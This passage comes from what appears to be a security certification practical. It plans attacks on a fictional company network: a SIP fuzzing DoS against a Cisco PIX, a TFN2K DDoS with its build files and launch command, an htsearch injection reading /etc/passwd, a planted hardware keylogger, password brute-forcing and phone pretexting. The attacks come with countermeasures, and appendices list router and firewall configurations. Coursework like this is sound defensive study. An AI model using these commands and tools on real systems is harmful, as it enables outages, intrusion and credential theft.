The next vulnerability is also found on Cisco's homepage. It is defined as "Multiple Product Vulnerabilities Found by PROTOS SIP Test Suite" and found under http://www.cisco.com/warp/public/707/cisco-sa-20030221-protos.shtml.

CSCdx47789
The identified vulnerabilities can be easily and repeatedly demonstrated with the use of the OUSPG "PROTOS" Test Suite for SIP. This suite is designed to test the design limits of the implementation of the SIP protocol, specifically the SIP INVITE messages that are used in the initial call setup between two SIP endpoints.
The Cisco PIX Firewall may reset when receiving fragmented SIP INVITE messages. However the SIP fixup does not support fragmented SIP messages, this has been resolved to now drop SIP fragments. So this function can be repeatedly exploited to produce a denial of service.

Again, this vulnerability is repaired in Cisco Secure PIX Software versions 6.2.2 and later. Other software release which fixes the problem, are of no interesting because they will downgrade the OS.

To take a look for more vulnerabilities associated to the PIX Firewall we search the sites below for more information:

http://www.securityfocus.com/cgi-bin/sfonline/vulns.pl
http://www.sans.org/newsletters/cva/
http://www.infosyssec.com
http://icat.nist.gov/icat.cfm
http://www.iss.net/security_center/

As a result we only have found one more vulnerability concerning the installed OS Version. Found on site http://icat.nist.gov/icat.cfm there is a vulnerability ID

CAN-2002-0954
The encryption algorithms for enable and password commands on Cisco PIX Firewall can be executed quickly due to a limited number of rounds, which make it easier for an attacker to decrypt the passwords using brute force techniques.

5.3.2 Conducting the Attack

Based on the information described on the design paper regarding the configuration of the PIX Firewall in conjunction with the acquired vulnerabilities information, there is no big choice what to do.

A real “good” attack seams to be the authentication vulnerability. Due to the buffer overflow vulnerability inside the PIX regarding authentication, malicious HTTP requests for TACACS+ or RADIUS authentication can cause a firewall crash and reload. The requirement for this kind of attack, HTTP traffic must be authenticated. In the chosen design, that’s not the case. For this conclusion, we do not need the configuration of the PIX as we have. With a simple HTTP request started to all official assigned IP addresses we can detect any communication which needs a HTTP authentication. On our targeted Firewall there is no authentication need. Here an attack may make no sense against this vulnerability.

The next vulnerability regards SIP (Session Initiation Protocol RFC 3261).
Session Initiation Protocol (SIP) is a protocol developed by the IETF MMUSIC Working Group as an alternative to H.323. SIP features are compliant with IETF RFC 2543, published in March 1999. SIP equips platforms to signal the setup of voice and multimedia calls over IP networks

Using the test material c07-sip-r1.jar located on http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/index.html#download, we can start a attack regarding the located SIP vulnerability.

RFC3261 identifies several types of SIP entities:

- User Agent - e.g. SIP enabled Voice-Over-IP (VOIP) phone
- User Agent Client (UAC) - User Agent initiating requests
- User Agent Server (UAS) - User Agent responding to requests
- Redirect Server - User Agent Server redirecting requests
- Proxy - making requests on behalf of other clients
- Registrar - accepts REGISTER requests

Looking to Terry’s design we miss the PIX configuration task for such a function. Ignoring such a knowledge, the attack will be started

Regarding to RFC 3261, all SIP elements MUST implement UDP and TCP. SIP elements MAY implement other protocols. The default port value depends on the transport protocol. It is 5060 for UDP, TCP and SCTP and 5061 for TLS.

Now we have all information to do our attack except one. Before starting any attack we gather whether the system is open for our attack. That means, is our targeted port (regardless of protocol type) open on the PIX Firewall. Using our well known tool nmap we find out that there is no open port. The attack may no sense to start. Again, we ignore this fact and start our attack.

```
java -jar c07-sip-r1.jar -help
Usage java -jar <jarfile>.jar [ [OPTIONS] | -touri <SIP-URI> ]

-touri  <addr>          Recipient of the request
                        Example: <addr> : you@there.com
-fromuri <addr>         Initiator of the request
                        Default: user@iqws003
-sendto <domain>        Send packets to <domain> instead of domainname of -touri
-callid <callid>        Call id to start test-case call ids from, default: 0
-dport <port>           Portnumber to send packets on host, default: 5060
-lport <port>           Local portnumber to send packets from, default: 5060
-delay <ms>             Time to wait before sending new test-case, defaults to 100 ms
-replywait <ms>         Maximum time to wait for host to reply, defaults to 100 ms
-file <file>            Send file <file> instead of test-case(s)
-help                   Display this help
-jarfile <file>         Get data from an alternate bugcat, JAR-file <file>
-showreply              Show received packets
-showsent               Show sent packets
-teardown               Send CANCEL/ACK
-single <index>         Inject a single test-case <index>
-start <index>          Inject test-cases starting from <index>
-stop <index>           Stop test-case injection to <index>
-maxpdusize <int>       Maximum PDU size, Default to 65507 bytes
-validcase              Send valid case (case #0) after each test-case and wait for a
                        response. May be used to check if the target is still responding.
                        Default: off
```

With the command below we start our attack. Using the default PDU size, we have a good chance that our packet will be fragmented. If we don't reach our target we can use a tool such as "Frag Router" which fragments all outbound packets.

```
java -jar c07-sip-r1.jar -sendto giac-enterprise.com -delay 10 -teardown -validcase
```

1. Sends the INVITE test-case to address giac-enterprise.com SIP port 5060 over UDP.
2. Sending intervall each 10ms
3. Sends CANCEL.
4. Sends ACK for the teardown.
5. Sends a valid INVITE.
6. Sends CANCEL for the valid INVITE.
7. Sends ACK for the valid INVITE teardown.

Conclusion:
As all resources describes, the use of OS version 6.2(2) and later is recommended to circumvent/solve the SIP vulnerability.

5.4 Denial of Service DoS

In most cases DoS attacks are focused to crash a system or to overwhelm it so that a resource exhaustion occurs which, of course, makes this system unavailable.

We want to create a massive flood of packet against one victim, the web server, with the target to overwhelm the server. To conduct to use a DDoS (Distributed Denial of Service) attack from 50 compromised cable modem/DSL systems. We use the TFN2K DDoS Tool. 50 systems may not be able to overwhelm the Web Server which is already installed with a host based Firewall. However it make the system to go slow down and can tarnished companies reputation, cause this system is a main component for customers purchase request process.

TFN (Tribe Flood Network) is made up of client and daemon programs. Attackers can use TFN to direct all compromised daemons (zombies) to launch several different attack types e.g.:

- UDP Flood
- SYN Flood
- ICMP Flood
- Mixed Attack of UDP,SYN, ICMP
- … and more

The daemon program or zombie software is a component of the TFN software and waits for a command from the attacker. The attacker communicates via a special client tool to the zombies. This allows the attacker to hide behind the clients and ensures a additional level of anonymity for the attacker.
The attacker talks to the clients, which tells the zombies to execute a command. Together all zombies generates a flood of packets.

Using distributed client/server functionality, stealth and encryption techniques and a variety of functions, TFN can be used to control any number of remote machines to generate on-demand, anonymous Denial Of Service attacks and remote shell access.

Communication between the client and the zombies are based on ICMP Echo Reply packets. As ICMP Echo Replies are often allowed, this kind of communication is a stealth method for “secrecy”. Also, TFN has the possibility to spoof the source address for all traffic form the client to the zombie and the zombie themselves can spoof traffic too. Such a function offers difficult detection of the original attacker. If an attack occurs and is found by the attacked system, it is a long way to follow the path back to each individual zombie. We assume that this is a difficult up to near impossible venture.

A detailed description of TFN2K can be found under http://packetstormsecurity.nl/distributed/TFN2k_Analysis.htm.

For the attack we use the TFN2K offered TCP SYN flood attack. This attack steadily sends bogus connection requests. Possible effects include denial of service on targeted port 80 (HTTP), filled up TCP connection tables and attack potential multiplication by TCP/RST responses to non-existent hosts.

To compile the necessary files there is a must to edit src/makefile and uncomment the options for the desired/running operating system. Also there is the advisement to take a look at src/config.h and edit/change some important default values.

```
# Tribe FloodNet - 2k edition
# by Mixter <mixter@newyorkoffice.com>
# Generic Makefile

# Linux / *BSD* / Others
CC = gcc
CFLAGS = -Wall -O3
CLIBS =

# Solaris (IRIX / AIX / HPUX ?)
#CC = gcc
#CFLAGS = -Wall -O3
#CLIBS = -lnsl -lsocket

# Win32 (cygwin)
#CC = gcc
#CFLAGS = -Wall -DWINDOZE -O2
#CLIBS =

SERVER_OBJ = pass.o aes.o base64.o cast.o flood.o ip.o process.o tribe.o td.o
CLIENT_OBJ = pass.o aes.o base64.o cast.o ip.o tribe.o tfn.o

all: td tfn

clean:
        @echo removing junk...
        @rm -f tfn td mkpass disc pass.c *.exe *.o *~

tfn:    agreed ${CLIENT_OBJ}
        ${CC} ${CFLAGS} ${CLIBS} ${CLIENT_OBJ} -o tfn
        strip tfn

td:     agreed ${SERVER_OBJ}
        ${CC} ${CFLAGS} ${CLIBS} ${SERVER_OBJ} -o td
        strip td

agreed: disc
        ./disc

pass.c:mkpass
        ./mkpass

war:
        @echo ...not love\!
```

```
/*
 * Tribe FloodNet - 2k edition
 * by Mixter <mixter@newyorkoffice.com>
 *
 * config.h - user defined values
 *
 * This program is distributed for educational purposes and without any
 * explicit or implicit warranty; in no event shall the author or
 * contributors be liable for any direct, indirect or incidental damages
 * arising in any way out of the use of this software.
 *
 */

#ifndef _CONFIG_H

#define HIDEME "tfn-daemon"        /* background process name */
#define HIDEKIDS "tfn-child"/* flood/shell thread names */
#define CHLD_MAX 50                /* maximum targets a server handles at a time */
#define DELIMITER "@"              /* to separate ips and broadcasts
                                   (host1@host2@...) */
#define REQUIRE_PASS               /* require server password to be entered and
                                   verified before the client will work? */

#undef ATTACKLOG "attack.log"      /* keep server side logs of attacked victims */

/* Note: the password is not defined here, but at compile time. The
   requests will be encrypted anyways, you DON'T need to change this */

#define PROTO_SEP       '+'        /* session header separator, can be anything */
#define ID_SHELL        'a'        /* to bind a root shell */
#define ID_PSIZE        'b'        /* to change size of udp/icmp packets */
#define ID_SWITCH       'c'        /* to switch spoofing mode */
#define ID_STOPIT       'd'        /* to stop flooding */
#define ID_SENDUDP      'e'        /* to udp flood */
#define ID_SENDSYN      'f'        /* to syn flood */
#define ID_SYNPORT      'g'        /* to set port */
#define ID_ICMP         'h'        /* to icmp flood */
#define ID_SMURF        'i'        /* haps! haps! */
#define ID_TARGA        'j'        /* targa3 (ip stack penetration) */
#define ID_MIX          'k'        /* udp/syn/icmp intervals */
#define ID_REXEC        'l'        /* execute system command */

#define _CONFIG_H
#endif
```

The resulting command for tfn:

./tfn -P tcp -f hosts.txt -i www.giac-enterprise.com -p 80 -c 5

Explanation:

-P specifies protocol – TCP
-f list of numerical hosts that are ready to flood
-I target/victim hosts, separated by a delimiter character, which is @ by default

-p port number, must be given for a SYN flood
-c5 command that should be issued (ID 5 = SYN flood)

Countermeasure:
Actually there is no known way to defend against TFN2K DDoS attacks. The most effective way, preventing your own network resources from being used as client or zombie. As a base step disallow ICMP Echo Replies as in/outgoing traffic on the client side. Restrict traffic (protocol and ports) to those systems to which the user must communicate.

However, the best protection is a sensitive user which does not open any received E-Mail attachments without any thought about it. With this guideline the system may no be compromised. That is a well wished thought and often not convertible, but that makes attackers life harder.

5.5 Compromise Internal System

5.5.1 A "unrealistic" story

The main question for every attacker is, is there a easy way to compromise internal systems? Those question is a important factor for attackers having no in-depth knowledge regarding the technical requirements. But, is there really a need for technical knowledge?

Well, let us play through a scenario that gives us a insight glance of a, realistic or not, way to compromise a internal system without any technical knowledge.

We act on the assumption that GIAC Enterprises have a cleaning company.
We need to know the cleaning companies name and ask for work. We assume that they need a cleaner for GIAC Enterprises and we got this work. Keeping in mind that a cleaner have normally access to every room inside GIAC's building except the data processing centre. Following the suggestion that every room door has a entry label which includes the division information, we found the room where the administrators are located.

Now we connect a key logging hardware between the computer and the keyboard using the product named "PC-Wanze" offered by http://www.alarm.de/security/pd1036078845.htm. The professional version of this product records up to 2.000.000 key strokes and that's indeed enough to find out any user/password combination used by the administrator.
The rest of the story? Let your fantasy guess the possibilities.

Of course, this can be done also by software based products. But again, there is the need for technical knowledge to bring such a software to the targeted system, install it and, never the less, be stealthy. Why we should do such a difficult task?

Important Note:
The described product is not allowed to use for any criminal act.

Conclusion:
Be aware of every additional hardware that is connected to your computer and, of course, verify that those hardware is not a spy tool.

5.5.2 Compromising the Web Server

The Web Server inside Terry's design is "… configured to process customer purchase request, charge their credit cards for purchase price …". This assumes that the customer needs a account to store personal information and the regarding purchase orders.

We want to try to compromise the Web Server with the target of retrieving user/password information.

At first we try to find out what Web Server is running at GIAC enterprises. This can be done in a non fashionable way using telnet with port 80 against the Web Server. Entering any GET request can result in the following information:

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
 </HEAD><BODY>
<H1>Not Found</H1>
he requested URL * was not found on this server.<P>
<HR>
<ADDRESS>Apache/1.3.20 Server at www.xxxxxx.com Port 80</ADDRESS>
</BODY></HTML>
```

The output depends on the configuration of the Web Server (hardening). That means, it is possible that we didn't retrieve any information about the Web Server installed software.

Another way to obtain such information, use http://news.netcraft.com/

OS	Server	Last changed	IP
Linux	Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b DAV/1.0.2 PHP/4.0.6 mod_perl/1.24_01	12-Sep-2002	195.1
Solaris 8	Apache/1.3.11 (Unix) mod_script	2-Apr-2002	19
Solaris	Apache/1.3.11 (Unix) mod_script	30-Jan-2001	19

Cause we can't gather any information about the installed Web Server we use the Cerberus Internet Scanner (http://www.cerberus-infosec.co.uk/) to find out any vulnerability.

As a result of such a scan, Cerberus will report something like that:

Web Server Software is Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b DAV/1.0.2 PHP/4.0.6 mod_perl/1.24_01
Security Issues

PUT Request Method allowed to root directory /
WebScan will attempt to create a file called ntisroot.txt to determine if permissions are not set correctly
Failed to create /ntisroot.txt.

http://www.xxxxx.com/cgi-bin/htsearch?exclude=%60/etc/passwd%60

ht://dig 3.1.4 and older (and 3.2.0b1) search can allow attackers to read arbitrary files on the file system. Obtain the latest version

Using http://www.securityfocus.com/cgi-bin/sfonline/vulns.pl as a comfortable tool for evaluating vulnerabilities regarding the supposed Apache Web Server, we find a lot of vulnerabilities under OS Sun Solaris 9.
One interesting vulnerability was found under **bugtraq id 5990**, Apache HTPasswd Insecure Temporary File Vulnerability

"Apache creates temporary files insecurely for htpasswd. As a result, it is possible for local attackers to read or corrupt the Apache password file. If the attacker can write custom-data to the password file, it may be possible to gain unauthorized access to resources protected by htpasswd. Alternatively, an attacker could reportedly read the password file and gain unauthorized access to credentials".


That sounds good for our intention, but we don't find any script which gives us the possibility to access the Apache password file with the "use" of the above described vulnerability.

So we decide to use the "hard method". We start the final attack against the Web Server using the tool WebCrack40. WebCrack40 is a Brute force HTTP Basic Authentication Cracker that is used to find stored user/password combinations. The hint of such a tool is the Web account lockout feature. This feature can be enabled on our targeted Web site so our accounts will be probably locked out. In addition to that, if the site contains logging of failed login attempts, our activity will be detected. Okay, this may be a good DoS attack to lock accounts, but this is not our main intention. So, using this tool with care is a mandantory step.

We should be extremely cautious with our attack. It seams to be a good way to find out what kind of user and password restrictions are used at the authentication Web Site. In the best case, E-Mail addresses are used as a username, in the worst case any name with no minimum/maximum length restriction. The same information we must gather regarding password restrictions.

The next step is the use of social engineering. This task involves us to calling an employee at GIAC enterprises on the phone and build up a dialogue to reveal sensitive information. Gathering customer/companies names, we can use this information to start a second call asking for our username.

With all the information we start our attack.



Conclusion:
A strong user/password policy is a crucial element in Web Servers authentication systems. That includes a verification process for the used password to pass the policy.
Another good choice is the logging of all authentication activities with a active alarm system behind it. In conjunction with a IDS system the originated source address can be blocked at the Firewall so that such flooding authentication traffic never reach the Web Server. Of course, if the attacker has a lot of time, use not flooding technique and also changing IP address frequently, it could be difficult to detect the attack.

6 Appendixes

6.1 Appendix A – Sources of Technical Information

http://www.ssh.com/products/security/secureshellwks/
SSH Secure Shell for Workstations

http://www.finjan.com/products/surfingate.cfm
The Content Security Platform for Complete Defense Against Internet Threats

http://www.trendmicro.com/en/products/gateway/isvw/evaluate/features.htm
Virus Wall Features List

http://www.eToken.com/etoken/default.asp?cf=tl
eToken Family of Products

http://www.insecure.org/nmap
Nmap network security scanner

http://www.cisco.com/warp/public/707/pix-multiple-vuln-pub.shtml
Cisco Security Advisory: Cisco PIX Multiple Vulnerabilities

http://www.cisco.com/warp/public/707/cisco-sa-20030221-protos.shtml
Cisco Security Advisory: Multiple Product Vulnerabilities Found by PROTOS SIP Test Suite

http://www.securityfocus.com/cgi-bin/sfonline/vulns.pl
Security Focus vulnerability database

http://www.sans.org/newsletters/cva/
SANS Critical Vulnerability Analysis Sign-up and Archive

http://www.infosyssec.com
The Security Portal for Information System Security Professionals

http://icat.nist.gov/icat.cfm
Your CVE Vulnerability Search Engine

http://www.iss.net/security_center/
Internet Security Systems Security Center: Powered by X-Force

http://www.internic.net
Internet Network Information Center

http://www.arin.net
American Registry for Internet Numbers

www.samspade.com
TCP/IP discovery tool
http://www.cert.org/advisories/CA-1999-17.html

CERT Advisory CA-1999-17 Denial-of-Service Tools

http://www.alarm.de/system/tastaturspeicher.htm
Keyboard Logging “PC Wanze”, Spy inside the keyboard

6.2 Appendix B – References

http://www.checkpoint.com
Minimum OS Installation Guidelines for Linux VPN-1/Firewall-1 Appliance

http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/index.htm
Cisco IOS Release 12.2 Configuration Guides and Command References

http://www.cisco.com/warp/public/707/21.html
Improving Security on Cisco Routers

http://secinf.net/info/fw/secure-ios-template.html
Secure IOS Template Version 2.2 / Author: Rob Thomas

http://nsa2.www.conxion.com/index.html
National Security Agency - Security Recommendation Guides
Cisco Router Guides

http://www.microsoft.com
Microsoft Microsoft Network Security Hotfix Checker (HFNetChk) Version 3.3

http://support.microsoft.com/support/kb/articles/Q241/3/52.ASP
How to prevent DNS Cache Pollution (Q241352)

http://www.cert.org/archive/pdf/dns.pdf
Securing a Internet Name Server
Author Allen Householder / Brian King, Aug. 2002

http://www.cymru.com/Documents/secure-bind-template.html
Secure BIND Template Version 3.7 / Author Rob Thomas, Feb. 13, 2003

http://www.cisecurity.org/
Windows 2000 Professional Benchmark Level-2 / Author: Jeff Shawgo
Version 2.0.3 Nov.4, 2003

Windows 2000 Server Operating System Level-2 Benchmark
Author: Jeff Shawgo, Version 1.0 Jan. 1, 2003

CIS Level-1 Benchmark and Scoring Tool for Linux
Version v1.0.0.0 Febr.16, 2002

http://www.cert.org/tech_tips/
Securing an Internet Name Server / Author: Allen Householder, Brian King
August 2002

http://www.cert.org/advisories/CA-1997-27.html
CERT Advisory CA-1997-27 FTP Bounce

http://csrc.nist.gov/publications/nistpubs/index.html
SP 800-45, Guidelines on Electronic Mail Security, September 2002
Author: Miles Tracy, Wayne Jansen, and Scott Bisker

http://csrc.nist.gov/publications/nistpubs/index.html
SP 800-44, Guidelines on Securing Public Web Servers, September 2002
Author: Miles Tracy, Wayne Jansen, and Mark McLamon

6.3 Appendix C – Border Router Configuration Listing

The listing displays the configuration of the border router. Not all configuration commands described in chapter three (Border Router Policy), are displayed in that configuration. These commands are default settings, depending on the IOS Version.

```
Current configuration : 5439 bytes
!
version 12.2
service nagle
no service pad
service tcp-keepalives-in
service tcp-keepalives-out
service timestamps debug datetime localtime show-timezone
service timestamps log datetime localtime show-timezone
service password-encryption
no service dhcp
!
hostname "Wolfgang"
!
boot system flash
logging buffered 8196 debugging
no logging console
aaa new-model
aaa authentication login default local
aaa authentication login telnet local
aaa authentication login console local
enable secret 5 $1$u5m4$Y9Nyb/QzY23ZKRZBfy4IX1
!
username root privilege 0 password 7 13061E010803
memory-size iomem 15
clock timezone CET 1
clock summer-time CEDST recurring last Sun Mar 2:00 last Sun Oct 3:00
ip subnet-zero
no ip source-route
!
!
ip tcp intercept list tcpIntercept
ip tcp intercept connection-timeout 3600
ip tcp intercept watch-timeout 15
ip tcp intercept max-incomplete low 450
ip tcp intercept max-incomplete high 550
ip tcp intercept one-minute low 450
ip tcp intercept one-minute high 550
ip tcp intercept mode watch
ip ftp username ftp
ip ftp password 7 01100F175804
no ip domain-lookup
```

```
ip domain-name giac.com
!
no ip bootp server
ip cef
ip audit attack action alarm drop reset
ip audit notify log
ip audit po max-events 75
ip audit po local hostid 4711 orgid 4747
ip audit smtp spam 150
ip audit name auditInternet info list 10 action alarm
ip audit name auditInternet attack list 10 action alarm drop reset
!
call rsvp-sync
!
!
!
!
!
!
!
!
interface Ethernet0/0
 description To Company
 ip address 192.168.0.1 255.255.255.248
 ip verify unicast reverse-path
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 half-duplex
 no cdp enable
!
interface Serial0/0
 description ISP Connection
 ip address 195.168.1.1 255.255.255.252
 ip access-group fromInternet in
 ip verify unicast reverse-path
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 ip audit auditInternet in
 ntp disable
 clockrate 2000000
 no cdp enable
!
ip classless
ip route 0.0.0.0 0.0.0.0 195.168.1.2
ip route 10.0.0.238 255.255.255.255 192.168.0.6
ip route 10.0.0.239 255.255.255.255 192.168.0.6
ip route 192.168.0.18 255.255.255.255 192.168.0.6
ip route 192.168.0.32 255.255.255.240 192.168.0.6
```

```
ip route 192.168.0.48 255.255.255.248 192.168.0.6
no ip http server
!
!
ip access-list extended fromInternet
 deny tcp any host 195.168.1.1 range 22 telnet log-input
 deny ip 0.0.0.0 0.255.255.255 any log-input
 deny ip 1.0.0.0 0.255.255.255 any log-input
 deny ip 2.0.0.0 0.255.255.255 any log-input
 deny ip 5.0.0.0 0.255.255.255 any log-input
 deny ip 7.0.0.0 0.255.255.255 any log-input
 deny ip 23.0.0.0 0.255.255.255 any log-input
 deny ip 27.0.0.0 0.255.255.255 any log-input
 deny ip 36.0.0.0 0.255.255.255 any log-input
 deny ip 37.0.0.0 0.255.255.255 any log-input
 deny ip 39.0.0.0 0.255.255.255 any log-input
 deny ip 41.0.0.0 0.255.255.255 any log-input
 deny ip 42.0.0.0 0.255.255.255 any log-input
 deny ip 58.0.0.0 0.255.255.255 any log-input
 deny ip 59.0.0.0 0.255.255.255 any log-input
 deny ip 60.0.0.0 0.255.255.255 any log-input
 deny ip 64.0.0.0 7.255.255.255 any log-input
 deny ip 78.0.0.0 0.255.255.255 any log-input
 deny ip 79.0.0.0 0.255.255.255 any log-input
 deny ip 83.0.0.0 0.255.255.255 any log-input
 deny ip 64.0.0.0 31.255.255.255 any log-input
 deny ip 96.0.0.0 15.255.255.255 any log-input
 deny ip 120.0.0.0 3.255.255.255 any log-input
 deny ip 126.0.0.0 0.255.255.255 any log-input
 deny ip 127.0.0.0 0.255.255.255 any log-input
 deny ip 10.0.0.0 0.255.255.255 any log-input
 deny ip 192.168.0.0 0.0.255.255 any log-input
 deny ip 172.16.0.0 0.15.255.255 any log-input
 deny ip 224.0.0.0 31.255.255.255 any log-input
 deny icmp any any log-input fragments
 deny icmp any any redirect log-input
 permit ip any host 192.168.0.6
 permit ip any 192.168.0.32 0.0.0.15
 permit ip any 192.168.0.48 0.0.0.7
 permit ip any 224.0.0.0 15.255.255.255
ip access-list extended tcpIntercept
 permit tcp any host 192.168.0.6
 permit tcp any 192.168.0.32 0.0.0.15
 permit tcp any 192.168.0.48 0.0.0.7
logging trap debugging
logging facility local5
logging source-interface Ethernet0/0
logging 192.168.0.18
access-list 1 deny   any
access-list 10 permit any
```

```
access-list 100 permit tcp host 10.0.0.238 host 0.0.0.0 eq 22 log
access-list 100 permit tcp host 10.0.0.239 host 0.0.0.0 eq 22 log
access-list 100 deny   ip any any log
no cdp run
!
!
dial-peer cor custom
!
!
!
!
banner motd ^C


**WARNING*****WARNING*****WARNING*****WARNING***
*                                 *
*  You have accessed a restricted device.      *
*  Use of this device without authorization or *
*  for purposes for which authorization has    *
*  not been extended is prohibited.            *
*                                 *
*        All access will be logged.           *
*          Log off immediately !              *
*                                 *
**WARNING*****WARNING*****WARNING*****WARNING***


^C
!
line con 0
 exec-timeout 5 0
 login authentication console
 escape-character BREAK
 stopbits 1
line aux 0
 access-class 1 in
 access-class 1 out
 exec-timeout 0 1
 no exec
line vty 0 4
 access-class 100 in
 exec-timeout 5 0
 login authentication telnet
 transport input ssh
 transport output none
!
exception core-file wolfgang
exception protocol ftp
exception dump 192.168.0.18
scheduler process-watchdog reload
```

```
ntp authentication-key 10 md5 02050D480809 7
ntp authenticate
ntp trusted-key 10
ntp server 192.168.0.18 prefer
end
```

6.4 Appendix D – Firewall Policy

RULE	SOURCE	DESTINATION	SERVICES	ACTION	TRACK	TIME	INSTALL ON	COMMENTS
1	G_FW-Manager@N_10.0.0	natascha	TCP ssh	sessionauth	Log	* Any	natascha	
2	* Any	natascha	* Any	drop	Log	* Any	natascha	
3	! N_10.0.0	S_192.168.0.35	UDP domain-udp	accept	Log	* Any	natascha	
4	* Any	S_192.168.0.33	TCP http TCP https	accept	Log	* Any	natascha	
5	S_192.168.0.33	S_192.168.0.49	TCP https	accept	Log	* Any	natascha	
6	S_10.0.0.243	S_192.168.0.50	TCP ssh	accept	Log	* Any	natascha	
7	S_192.168.0.34	S_10.0.0.241	TCP smtp	accept	Log	* Any	natascha	
8	S_10.0.0.241	S_192.168.0.34	TCP smtp	accept	Log	* Any	natascha	
9	S_192.168.0.34	! N_10.0.0	TCP smtp	accept	Log	* Any	natascha	
10	! N_10.0.0	S_192.168.0.34	TCP smtp	accept	Log	* Any	natascha	
11	S_10.0.0.240	G_ISP-DNS	UDP domain-udp	accept	Log	* Any	natascha	
12	N_10.0.0	* Any	TCP http TCP https	accept	Log	* Any	natascha	
13	N_10.0.0	! N_192.168.0.32 ! N_192.168.0.48 ! R_192.168.0.1	TCP ftp TCP ftp-pasv	accept	Log	* Any	natascha	
14	N_10.0.0	* Any	ICMP echo-request	accept	Log	* Any	natascha	
15	* Any	N_10.0.0	ICMP echo-reply	accept	Log	* Any	natascha	
16	G_VPN-User@Any	G_E-Domain-GIAC	* Any	clientencrypt	Log	* Any	natascha	
17	R_192.168.0.1	S_192.168.0.18	TCP ftp TCP ftp-pasv	accept	Log	* Any	natascha	
18	G_DMZ_I G_DMZ_II R_192.168.0.1	S_192.168.0.18	ntp UDP syslog	accept	Log	* Any	natascha	

19	G_Service@N_10.0.0	G_DMZ_I G_DMZ_II S_192.168.0.18	TCP ssh	sessionauth	Log	* Any	natascha	
20	G_FW-Manager@N_10.0.0	R_192.168.0.1	TCP ssh	sessionauth	Log	* Any	natascha	
21	G_FW-Manager@N_10.0.0	fire	* Any	sessionauth	Log	* Any	natascha	
22	N_10.0.0	* Any	NBT	drop	- None	* Any	natascha	
23	* Any	* Any	* Any	drop	Log	* Any	natascha	

6.5 Appendix E – Address Translation

RULE	ORIGINAL PACKET			TRANSLATED PACKET			INSTALL ON	COMMENT
	SOURCE	DESTINATION	SERVICE	SOURCE	DESTINATION	SERVICE		
1	G_DMZ_I	* Any	* Any	S: * Original	S: * Original	S: * Original	natascha	
2	G_DMZ_II	* Any	* Any	S: * Original	S: * Original	S: * Original	natascha	
3	G_FW-Management	R_192.168.0.1	TCP ssh	S: * Original	S: * Original	S: * Original	natascha	
4	G_FW-Management	fire	* Any	S: * Original	S: * Original	S: * Original	natascha	
5	G_E-Domain-GIAC	N_10.0.254	* Any	S: * Original	S: * Original	S: * Original	natascha	
6	N_10.0.254	G_E-Domain-GIAC	* Any	S: * Original	S: * Original	S: * Original	natascha	
7	N_10.0.0	S_192.168.0.18	TCP ssh	S: * Original	S: * Original	S: * Original	natascha	
8	N_10.0.0	G_DMZ_I	TCP ssh	S: * Original	S: * Original	S: * Original	natascha	
9	N_10.0.0	G_DMZ_II	TCP ssh	S: * Original	S: * Original	S: * Original	natascha	
10	N_10.0.0	* Any	* Any	H: natascha	H: * Original	H: * Original	natascha	